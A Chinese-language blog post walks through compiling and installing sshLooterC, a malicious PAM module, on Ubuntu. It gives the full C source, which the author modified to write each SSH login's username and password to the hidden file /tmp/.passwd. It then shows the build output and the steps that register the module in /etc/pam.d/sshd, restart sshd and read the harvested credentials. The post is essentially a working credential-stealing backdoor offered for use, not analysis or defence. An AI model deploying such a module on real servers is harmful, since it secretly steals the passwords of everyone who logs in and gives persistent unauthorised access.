使用 sshLooterC 抓取 SSH 密码 - 勿忘初心 - Ch1ng's Blog

> 记录记录

记录记录

环境

vultr - Ubuntu 16.04 x64
kernel - Linux vultr.guest 4.4.0-174-generic #204-Ubuntu SMP Wed Jan 29 06:41:01 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

安装依赖

Ubuntu

```
apt install make gcc libcurl4-openssl-dev libpam0g-dev
```

Centos

> yum -y install libcurl-devel openssl-devel pam-devel gcc

稍微 bb 一下：编译好的 so 文件根据 github 作者说法是可以放在其他机器上部署。Centos 的部署方法大同小异，自行摸索即可

编译

这里我改了下 c 文件

```
#include <stdio.h>
#include <stdlib.h>
#include <curl/curl.h>
#include <string.h>
#include <security/pam_appl.h>
#include <security/pam_modules.h>
#include <unistd.h>

size_t write_data(void *buffer, size_t size, size_t nmemb, void *userp)
{
  return size * nmemb;
}

void saveMessage(char (*message)[]) {
  FILE *fp = NULL;
  fp = fopen("/tmp/.passwd", "a+");
  fputs(*message, fp);
  fclose(fp);
}

PAM_EXTERN int pam_sm_setcred( pam_handle_t *pamh, int flags, int argc, const char **argv ) {
  return PAM_SUCCESS;
}
```

```
PAM_EXTERN int pam_sm_acct_mgmt(pam_handle_t *pamh, int flags, int argc, const char **argv) {
  return PAM_SUCCESS;
}

PAM_EXTERN int pam_sm_authenticate( pam_handle_t *pamh, int flags,int argc, const char **argv ) {
  int retval;
  const char* username;
  const char* password;
  char message[1024];
  retval = pam_get_user(pamh, &username, "Username: ");
  pam_get_item(pamh, PAM_AUTHTOK, (void *) &password);
  if (retval != PAM_SUCCESS) {
    return retval;
  }
  snprintf(message,2048,"Username %s\nPassword: %s\n",username,password);
  saveMessage(&message);
  return PAM_SUCCESS;
}
```

然后在当前目录 make 一下 (Makefile 一定要在里面)

```
root@vultr:~# make
gcc -Werror -Wall -fPIC -shared -Xlinker -x -o looter.so looter.c -lcurl
root@vultr:~# ls -l
total 20
-rw-r--r-- 1 root root  1155 Mar 20 06:42 looter.c
-rwxr-xr-x 1 root root 12160 Mar 20 06:55 looter.so
-rw-r--r-- 1 root root   101 Mar 20 06:43 Makefile
root@vultr:~#
```

安装和部署


> cp looter.so /lib/x86_64-linux-gnu/security

然后编辑 sshd 文件

> vim /etc/pam.d/sshd

在最后后面添加两句代码

> auth optional looter.so
> account optional looter.so



重启 ssh 服务

> service ssh restart

结果

> cat /tmp/.passwd

Github

https://github.com/mthbernardes/sshLooterC